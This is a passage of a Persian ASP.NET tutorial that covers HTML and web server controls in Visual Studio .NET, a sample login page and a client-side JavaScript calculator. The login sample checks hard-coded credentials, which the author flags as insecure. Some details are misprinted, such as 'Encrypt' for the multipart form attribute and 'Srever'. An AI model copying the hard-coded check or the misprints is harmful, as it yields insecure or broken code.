برای اینکار دو راه وجود دارد : ۱ -کد نویسی مستقیم و ۲ -استفاده از محیط ویژوال . بدیهی است که مورد دوم ساده تر بوده و نیازی به محفوظات پیشین ندارد . اگر بهToolBox ویژوال استودیو در سمت چپ صفحه توجه کنید چندین Tab مختلف برای طبقه بندی کنترل ها وجود دارد . تمام کنترل های مورد بحث ما در این فصل درTab ایی به نامHTML قرار گرفته اند . اگر با Visual InterDevکار کرده باشید این Tab برای شما تازگی ندارد !
به راحتی می توان از اینTab یک دکمه (Button) را روی صفحه قرار داد و بقیه کنترل ها هم به همین صورت هستند .بنابراین ذکر نکات مهم و کاربردی این کنترل ها برای فصل جاری لازم و مکمل می باشند. اگر به پایین صفحه سمت چپ نگاه کنید(در محیط VS.NET) می توانید بین حالت Design و مشاهده کد HTML یکی را انتخاب نمایید(شکل ۲) با انتخاب کردن حالتHTML کدی را که VS.NET برای قرار دادن یک دکمه روی صفحه نوشته است را می توان ملاحظه کرد.

شکل ۲ -انتخاب کردن حالت طراحی و یا مشاهده سورس صفحات درVS.NET .

نکات مهم مربوط به این کنترل به شرح زیر هستند:
اگر به سورس این کنترل دقت کنید و یا به صفحه ی خواص در گوشه ی سمت راست صفحه هنگامیکه کنترل<Input> یا همان دکمه ما انتخاب شده است دقت نمایید ، خاصیت Type آنرا می توان تنظیم کر د .پیش فرض آنButton است (در این حالت) اگر به Submitتغییر نوع پیدا کند، می توان بوسیله ی آن اطلاعات را به سرور فرستاد و اگر بهReset تغییر یابد می توان برای ریست کردن تمام کنترل های روی صفحه از آن استفاده کرد . تا هنگامیکه خاصیتRUNAT="Server" به تگ آن اضافه نشود این کنترل کلاینت ساید بوده و فشردن آن باعث ایجاد رخدادی در این سمت می گردد . اضافه کردن رخداد برای این کنترل و کنترل های

HTML هم دقیقا مانند اسکریپت نویسی JavaScript می باشد . برای اینکه این کنترل بعنوان یک کنترل سرور بتواند عمل کند همانطور که ذ کر شد یا می توان خاصیت"RUNAT="Server را به صورت دستی وارد کرد و یا روی آن کلیک راست کنید و گزینه ی Run as server control را انتخاب نمایید (شکل ۳) حالا با دوبار کلیک کردن بر روی آن صفحه یCode Behind باز شده و می توانید در رخداد Server Click آن کد تان را بنویسید .



شکل ۳ -چگونگی تبدیل یک کنترل معمولیHTML به کنترل سرور.

اگر کاربر از مرورگر نگارش ٤ به بالا استفاده می کند می توان از تگی به نام<Button>هم استفاده کرد .

اگر نوعType را مساویImage قرار دهید می توان از کنترل تصاویر گرافیکی بجای دکمه استفاده کرد و با کمک رخداد on Mouse Overو on Mouse Out تصاویر آنها را هنگام نزدیک شدن ماوس تغییر داد .

از کنترلImage هم می توان برای نمایش دادن تصاویر استفاده کرد و با برنامه نویسی در زمان های لازم تصاویر آنرا عوض کرد .

اگر خاصیت ALT آن مقدار دهی شود ، یک ToolTip هنگام نگه داشتن ماوس روی آن نمایش داده می شود. اگر نوع Type را مساوی Text قرار دهیم یک Text Box معمولی حاصل می شود و اگر نوع آنرا مساوی Password قرار دهید این Text Boxهنگام نوشتن حروف کلمه ی رمز ، ستاره نشان می دهد .

برای نشان دادن و دریافت یک Text Box که Multi Line باشد در اینجا از کنترل Text Area استفاده می شود. برای دریافت ورودی از نوعBoolean از کنترل Check Box استفاده می کنیم و اگر خاصیتChecked آن True باشد به معنای انتخاب آن از طرف کاربر است .

برای تعریف Radio Buttons در اینجا که برای انتخاب یک گزینه از بین یک گروه بکار برده می شود می توان از کنترل RadioButton استفاده کرد . هر کنترلی در این حالت باید یک ID منحصر به فرد داشته باشد اما Name آنها باید یکی باشد تا بتوان به راحتی با آنها کار کرد . برای دریافت اطلاعات از آنها برای مثال می توان Radio[0].Checked را چک کرد .

استفاده از**List** Drop Down راه دیگری در مقابلRadio Button است هنگامیکه تعداد گزینه های ما خیلی زیاد باشند . برای Bind کردن آن یک آرایه به آن می توان از خاصیتDat Source و Data Bind آن استفاده کرد . با استفاده از خاصیت Selected Indexمی توان گزینه ای را که کاربر مشخص کرده ، دریافت کرد . اگر می خواهید کاربر چندین آیتم را با هم در این کنترل انتخاب کند خاصیت Multiple آنراTrue کنید .

برای ایجاد یک لینک از Anchor Tag ایی به نام <a> استفاده می شود که در خاصیت HRef آن آدرس لینک قرار داده می شود .

کنترل مهمی که در این مجموعه قرار دارد و در کنترل های وب یافت نمی شود مربوط بهUpload کردن فایل ها به سرور است که باید راجع به آن قدری بیشتر توضیح داد.

با استفاده از کنترلHTML Input File کاربران می توانند فایل های خود را به سرورUpload کنند . برای اینکار تگ مربوط به form را باید در سورسHTML بهبود بخشید و عبارتEncrypt="MultiPart/form-data" را به آن اضافه نمود . این خاصیت سبب می شود تا مرورگر متوجه این مطلب گردد که یکی از کنترل های روی صفحه برای Upload کردن فایل به سرور بکار گرفته می شود . برای اینکار از تگ <Input> با نوع File یعنی Type="File" استفاده می گردد . بعلاوه گزینهRUNAT="Srever" هم لازم می باشد .پس از انتخاب فایل از طرف کاربر و فشردن دکمه Submit بقیه کار باید به صورت برنامه نویسی انجام شود.

```
fileSuggestionsControl.PostedFile.SaveAs(…);
```


نکته:

در زبان سی و مشتقات آن مسیر دایرکتوری ها همراه با \\ آورده می شود یعنی بجای c:\temp\ می نویسیم c:\\temp\\ برای اینکه اطلاعات ارائه شده در این فصل جنبه ی کاربردی پیدا کنند ، کنترل های یاد شده را به صورت چند برنامه کوچک مورد استفاده قرار خواهیم داد تا نکات مربوط به آنها در عمل تجربه شوند و خصوصا در هنگام برنامه نویسی اسکریپتی کلاینت ساید در طی فصول آتی (در صورت لزوم) آشنایی لازم با پشت صحنه فرم های وب حاصل گردد.

برنامه اول:

می خواهیم یک صفحه ی لاگین بسیار ساده درست کنیم که از کاربر شناسه ی کاربری و رمز عبور را خواسته و پس از کلیک بر روی دکمه Submit در سرور مشخص شود که آیا این کاربر و کلمه ی رمز ، او معتبر است یا خیر.

برای اینکار یک پروژه جدید درVS.NET باز کنید و روی صفحه با استفاده از کنترل های HTML ، دو لیبل و ۲ عددTextFiled قرار دهید بعلاوه یک Button (شکل ۴) .



شکل ٤ -طراحی فرم مربوط به صفحه ی لاگین

اگر دقت کرده باشید می توان با ۲ یا ۳ بار کلیک کردن رویLabel ها آنها را به حالتی در آورد که بتوان داخل آنها عنوان دل خواهی را تایپ کرد .عنوان این دو لیبل را به ID وPass تغییر دهید .با استفاده از پنجره Properties خاصیتID تکست فیلد ها را به txt ID وPass txt تغییر دهید و همچنین ID دکمه را بهbtnSubmit در پروژه های بزرگ نامگذاری صحیح کنترل ها به شدت کنترل . برنامه را ساده می کند پس هیچگاه از نام های پیش فرض استفاده نکنید.

عنوان دکمه را هم بهSend تغییر دهید . برای اینکار باید از پنجره خواص خاصیتValue را به Send تنظیم کنید .نوعtxtPass را بهPassword تغییر دهید (در سورس صفحه) . روی تک تک کنترل ها می توان کلیک راست کرد و خاصیت Run as server control را انتخاب نمود .حالا بر روی دکمه که خاصیت اجرا بر روی سرور را پیدا کرده دوبار کلیک نمایید و در صفحه Code Behindدر داخل تابعی که رخداد کلیک را نمایش می دهد کد زیر را بنویسید .

```
private void btnSubmit_ServerClick(object sender, System.EventArgs e)
{
if (txtID.Value =="a" && txtPass.Value =="b" )
```

```
Response.Write("Ok!");
else
Response.Write("Try again!");
}
```


در مورد اشیا ذاتیASP مانندResponse در طی فصول آتی بیشتر بحث خواهد شد . بدیهی است که چک کردن پسورد به این صورت نباید در داخل کد قرار گیرد و این مورد صرفا مثالی از کاربرد کنترل های HTML بودند .

برنامه دوم:

تمام پردازش ها در این برنامه کلاینت ساید بوده و در اینجا می خواهیم کاربر با استفاده از یک تکست باکس عددی را وارد نموده و سپس با کلیک کردن بر روی دکمهcalc با یکMessageBox حاصل ضرب عدد در یک عدد انتخاب شده از Drop Down Listنشان داده شود .


یکText Filed و یک Drop Down List و یک دکمه روی فرم قرار دهید (شکل ۵) .

ID دکمه را به Id، btnCalc تکست فیلد را بهtxt No وId کنترلDrop Down 2 را به ddlNo تغییر دهید در پایین صفحه روی قسمت HTML برای مشاهده سورس صفحه کلیک کنید .



شکل ۵ -ظاهر فرم برنامه دوم در حالت طراحی.


قبل از پایان تگ مربوط به Head یعنی </Head> روی صفحه کلیک راست کنید . از منوی ظاهر شدهInsert script block و سپس Client را انتخاب کنید (شکل ٦) . به صورت اتوماتیک ساختار اسکریپت نویسی ما تشکیل می شود . حالا مکان نما را داخل محدوده اسکریپت قرار دهید و از منوی پایین افتادنی بالای صفحه که اولین آیتم آن Client Objects & Events است گزینه ی btnCalcیعنی همان دکمه ی روی صفحه را انتخاب نمایید) شکل (۷)حالا در منوی پایین افتادنی سمت چپ صفحه رخدادهای مربوط به دکمه نمایش داده شده اند . گزینه یonClick را از آن انتخاب نمایید (شکل ۸) .




شکل ٦ -نحوه ی استفاده از ابزارهای ویژوال برای سهولت بیشتر در کد نویسی.

به صورت خودکار تابعی که رخداد کلیک را بیان می کند ایجاد می شود و هر دستوراتی که داخل بدنه ی تابعbtnCalc_click بنویسید هنگام کلیک شدن بر روی دکمه اجرا می شود . کسانی که قبلا از محیط های غیر ویژوال برای انجام اینکار استفاده می کردند ، می دانند چه نعمت بزرگی به VS.NET اضافه شده است !حالا اگر به تگ مربوط به دکمه هم دقت کنید به صورت خودکار عبارت زیر به آن اضافه
شده است.

language="javascript" onclick="return btnCalc_onclick()"



شکل ۷ -استفاده از ابزارهای ویژوال برای ایجاد روتین های مربوط به رخدادهای اشیا.




شکل ۸ -منوی که لیست رخدادهای وابسته به یک دکمه را نمایش می دهد.

می خواهیم در رخدادonload صفحهdropdown list را پر کنیم .برای این منظور به همان ترتیبی که ، برای اضافه کردن تابع مربوط به رخداد کلیک عمل کردن ، از منوی پایین افتادنی سمت چپwindow را انتخاب می کنیم و از منوی پایین افتادنی سمت راست ، گزینه ی onload را .به صورت خودکار تابع window_onload اضافه می شود و اگر به تگ مربوط بهbody دقت کنید ملاحظه می کنید که عبارت زیر هم به صورت خودکار به آن اضافه شده است.

<body MS_POSITIONING="GridLayout" language="javascript" onload="return window_onload()">

اگر در برنامه ای لازم شد یک سری عناصر ثابت را بهdropdown list اضافه کنیم روی آن کلیک راست کنید و گزینه خواص را انتخاب کنید . در صفحه ی باز شده (شکل ۹) می توان آیتم های جدید را اضافه کرد و وقتی می خواهیم آیتمی را با برنامه نویسی به این نوع dropdownlist اضافه کنیم باید با استفاده از شی سازنده option اینکار را انجام دهیم یعنی :

newOption = new Option(optionText,optionValue,defaultSelected,selected);



شکل ۹ -صفحه ای که امکان اضافه کردن عناصر استاتیک را بهdropdown list فراهم می کند .

کد مربوط به بار گذاری صفحه:

```
function window_onload() {
var i,j=0;
for(i=0 ; i<=100 ; i+=10)
{
dd = new Option(i,i);
window.Form1.ddlNo2.options[j]=dd;
j++;
}
}
```

کد مربوط به رخداد کلیک روی دکمه:

```
function btnCalc_onclick() {
window.alert( window.Form1.ddlNo2.value * window.Form1.txtNo.value );
}
```

در این فصل نحوه ی برنامه نویسی کلاینت ساید و یا همان اسکریپت نویسی سنتی را با هم مرور کردیم و دیدیم که در این محیط جدید چقدر این نوع برنامه نویسی ساده تر و لذت بخش تر شده است و از اینجا به بعد در طی فصول آتی اگر لازم بود اسکریپت نویسی کلاینت ساید را در موارد معدودی به برنامه اضافه کنیم ، حداقل روش مکانیزه آنرا به خوبی می دانیم.
برای مطالعه بیشتر در مورد این نوع برنامه نویسی می توان به کتاب (راهنمای آموزش جاوا اسکریپت -ترجمه فرنود عسکری - نشر ادبستان) مراجعه کرد . کتابی مختصر - مفید و کاربردی در طی ۲۲۰صفحه می باشد.

معرفی کنترل های وب و نحوه استفاده از آنها در صفحاتASP.NET

مقدمه:


پس از مطالعه ی فصول قبلی که صرفا مقدمه ای برای آغاز کار بودند ، از این فصل به بعد برنامه نویسی جدیASP.NET شروع خواهد شد . در فصل جاری مروری خواهیم داشت بر نحوه ی استفاده از کنترل های وب در برنامه ها.

انتخاب Layout :

هنگامیکه شما کنترلی را بر روی فرم قرار می دهید دو گزینه پیش رو خواهید داشت:

- Grid Layout : (پیش فرض می باشد) . در این حالت مکان کنترل ها مطلق می باشند و بیش تر شبیه به طراحی ظاهر برنامه های ویندوز می باشد که با مقدار زیادی متن مخلوط نیستند.
- Flow Layout : در این حالت کنترل ها ، نسبت به یکدیگر روی صفحه قرار می گیرند برای مثال ، اگر شما کنترلی را در زمان اجرا به برنامه اضافه کنید ، کنترل های بعد از آن به سمت پایین حرکت خواهند کرد . از این حالت بیش تر برا ی مواردی که مخلوطی از متن و کنترل ها نیاز است ، استفاده می گردد.

برای تنظیم این موارد در پنجره ی خواص که در سمت راست صفحه قرار دارد ، شیDocument را انتخاب کنید و سپس خاصیت PageLayoutآنرا تغییر دهید (شکل ۱) .



شکل ۱ -انتخاب Layout نهایی فرم وب و تعیین نحوه ی قرار گیری کنترل ها نسبت به هم .

انتخاب کنترل صحیح:

می توان کنترل های سرور وب و یا کنترل هایHTML را روی فرم های وب قرار داد . چه تفاوتی در این زمینه وجود دارد؟ کنترل های سرور وب مزایای قابل توجهی را نسبت به کنترل های HTMLارائه می دهند که در جدول زیر مرور شده اند:

ویژگی	Server Controls	HTML Controls
رخدادهای سرور	می توانند به رخدادهای مربوط به کنترل پاسخ دهند.	تنها می توانند به رخدادهایی در سطح صفحه عکس العمل نشان دهند.
حفظ حالت	داده ی وارد شده در کنترل بین درخواست ها ثابت باقی می ماند.	داده ها نگهداری نمی شوند و باید به صورت دستی و با برنامه نویسی اینکار صورت گیرد.
سازگاری	به صورت خودکار نوع مرورگر را تشخیص می دهد و خود را هماهنگ می کند.	هیچگونه سازگاری اتوماتیکی وجود ندارد و باید با برنامه نویسی اینکار انجام شود.
خواص	از NetFrameWork. به ارث رسیده شده است.	تنها ویژگی های مربوط به HTML در آنها وجود دارد.

جدول ۱ -مقایسه کنترل های سرور وب و کنترل های HTML .

سؤال : با این مقایسه چرا مایکروسافت کنترل هایHTML را که در فصل پیشین مرور شدند ، ارائه داده است؟

دلایل آن به شرح زیر هستند:

- مهاجرت از ASP قدیمی به ASP.NET به سادگی صورت گیرد . زیرا ASP قبلی تنها از عناصر HTML و یا همان کنترل های HTML جدید می توانست استفاده کند .
- تمام کنترل ها نیازی به رخدادهای سمت سرور و یا حفظ حالت ندارند .
- کنترل کاملی در مورد شکل نهایی صفحه با کنترل های HTML وجود دارد ، زیرا به صورت خودکار نمی تواند نوع مرورگر را حدس بزند (برخلاف کنترل های سرور وب) و خود را هماهنگ با آن نماید.

در حالت کلی ، استفاده از کنترل های سرور وب ساده تر و کارآتر می باشد . در جدول زیر کنترل هایی را که در ToolBox ویژوال استودیو دات نت می بینید با هم مقایسه شده اند و عملی را که هر کدام انجام می دهند ، مرور گردیده است.

جدول ۲ -مقایسه عملکرد کنترل های وب و کنترل های H TML.

HTML Controls	Server Controls	عملکرد
Label, TextField, TextArea, PasswordFiled	Label, TextBox, Literal	نمایش متن
Table	DataGrid, Table	نمایش جدول
DropDown, ListBox	ListBox, DropDownList, Repeater, DataList	انتخاب از لیست
Button, ResetButton, SubmitButton	Button, LinkButton, ImageButton	انجام دستورات
Button, ResetButton, SubmitButton	CheckBoxList, CheckBox, RadioButtonList, RadioButton	تنظیم مقادیر
Image	ImageButton, Image	نمایش تصاویر
(فقط تگ <a>) -	HyperLink	حرکت بین صفحات
FlowLayout, GridLayout	Placeholder, Panel	کنترل های گروهی
-	Calendar	کار با تاریخ
-	AdRotator	نمایش تبلیغات
Horizontal rule	Literal	نمایش خط افقی
FileField	-	دریافت نام فایل از کلاینت
Input Hidden	بوسیله ی مدیریت حالت و به صورت خودکار انجام می شود.	ذخیره سازی داده ها روی صفحه
-	RequiredFieldValidator, ComareValidator, RangeValidator, RegularExperssionValidator, CustomValidator, ValidationSummury	ارزیابی داده ها

در قسمت های آتی نحوه ی استفاده از کنترل های وب مرور خواهند شد.

کار با متن:

روش های زیادی برای نمایش متن روی یک صفحه وجود دارد . برای یک متن فقط خواندنی می توان از روش های زیر استفاده کرد:

- استفاده از دستور Response.Write("Some Text"); .

- استفاده از کنترل Label .
- استفاده از کنترلTextBox با خاصیتReadOnly مساویTrue .
- استفاده از کنترل Literal .

برای نمایش یک متن قابل ویرایش ، می توان از کنترل سرورTextBox استفاده کرد . خواص کلیدی آن در جدول زیر مرور شده اند:

جدول ۳ -خواص مهم کنترل TextBox .

خاصیت	نحوه ی استفاده
Text	برای دریافت متن از آن ویا نوشتن متن متن در آن بکار برده می شود.
TextMode	حالت SingleLine و یا MultiLine که مانند TextArea می شود و یا حالت Password
ReadOnly	در صورت True بودن ، کاربر نمی تواند آنرا تغییر دهد.
AutoPostBack	تا زمانی که True نشود نمی توان از رخداد TextChanged آن کنترل استفاده کردو به صورت پیش فرض False است.

چون نحوه ی استفاده از این کنترل در طی فصول قبلی در عمل مطالعه گردید ، لزومی به تکرار آن در اینجا نمی باشد.

کار با جداول و لیست ها:

برای آراستن متن در ردیف ها و ستون ها باید از یکی از کنترل های لیست که در جدول ۲ نامبرده شدند استفاده شود .ازListBox ، DropDownList و جدول (Table) برای جداول و لیست های دینامیک ، استفاده می گردد . ازDataGrid ، DataList و Repeater برای نمایش جدول و لیست های پیچیده مانند آنهایی که حاوی کنترل ها هستند و یا متصل به پایگاه داده اند استفاده می گردد . در جدول زیر موارد استفاده از کنترل های لیست و جدول ، مرور شده اند.


جدول ٤ -کنترل های لیست و جدولASP.NET .

کنترل	موارد کاربرد
ListBox	نمایش متنی فقط خواندنی در یک لیست با قابلیت Scroll
DropDownList	نمایش متن فقط خواندنی در یک Dropdownlist ساده
Table	نمایش متن و یا کنترل ها در ستون ها و ردیفها
DataGrid	نمایش داده ها و کنترلهای پیچیده در جداول

اضافه کردن آیتم ها به یک لیست یا جدول در زمان طراحی:

کنترل هایListBox، DropDownList وTable اجازه اضافه کردن آیتم های استاتیک را در زمان طراحی می دهند.
با استفاده ازCollection Editor می توان آیتم های استاتیک را به یکListBox ، DropDownList و یا جدول اضافه کرد (شکل ۲) برای اضافه کردن آیتم های استاتیک به یکListBox یاDropDownList خاصیت Items را در پنجره خواص آنها انتخاب کنید تا پنجره مربوطه باز شود (شکل ۳) .

برای اضافه کردن آیتم های استاتیک به یک جدول ، خاصیت Rows آنرا در پنجره خواص کنترل انتخاب نمایید.



شکل ۲ -برای اضافه کردن آیتم ها در زمان اجرا می توان از گزینه یItems و سپس Collection Editor برای کنترل هایی مانند ListBox ، وDropDownList استفاده کرد .

شکل ۳ -نمایی از Collection Editor یکListBox که برای اضافه کردن آیتم های استاتیک به آن بکار برده می شود.

اضافه کردن آیتم ها به لیست یا جدول در زمان اجرای برنامه:


با استفاده از متدAdd می توان به کلکسیونItems آنها ، عضو اضافه کرد .

```
ListBox.Items.Add(….);
```

بحث در مورد کنترلTable کمی مفصل تر می باشد .این کنترل تنها داده هایی را برای سلولهای جدولی ذخیره می کند که در زمان طراحی ایجاد شده ا ند .برای ایجاد سلولها و ردیف های بیشتر در زمان اجرا، باید دوباره جدول را با استفاده از داده های ذخیره شده در متغیر حالت ، ساخت . در این زمینه باید به یک مثال کامل توجه کرد (شکل ٤) .

مثال اول:

یک دکمه مطابق شکل ٤DropDownList ، TextBox ، Table ، روی فرم قرار دهید و نام آنها را به ترتیب بهbtnClick ، ddlItems ، txtAdd و tblEx01 تغییر دهید . برای طولانی نشدن فصل به راحتی می توانید به سورس همراه مراجعه کنید . در این مثال متنی که درTextBox نوشته می شود پس از کلیک شدن بر روی دکمهAdd بهDropDownList وTable اضافه می شود (مفهوم دوباره بازسازی کردن جدول در کد پیاده شده است) .



شکل ٤ -تصویر مربوط به مثال اول.

دریافت آیتم انتخاب شده از یک لیست:

با استفاده از خاصیتSelectedItem می توان اینکار را انجام داد . برای نمونه در مثال قبل از دستور زیر می توان استفاده کرد تا به این خاصیت دسترسی پیدا کرده و در محلی مناسب از آن استفاده نمود.

```
ddlItems.SelectedItem.Text
```

نحوه ی Data Binding ساده در کنترل لیست ها :

کنترل ها مقادیر شان را می توانند از هر منبع داده ای در برنامه شما دریافت کنند .برای مثال از یک بانک اطلاعاتی ، آرایه ، خاصیت یک شی و غیره . در ساده ترین مرحله آن به مثال زیر توجه کنید:


مثال ۲ :

۱ -یک فرم وب را با یکDropdownList درست کنید . کد مربوطه که آرایه ای به نام arrData را برای بایند کردن ایجاد می کند در سورس همراه برنامه ملاحظه نمایید.

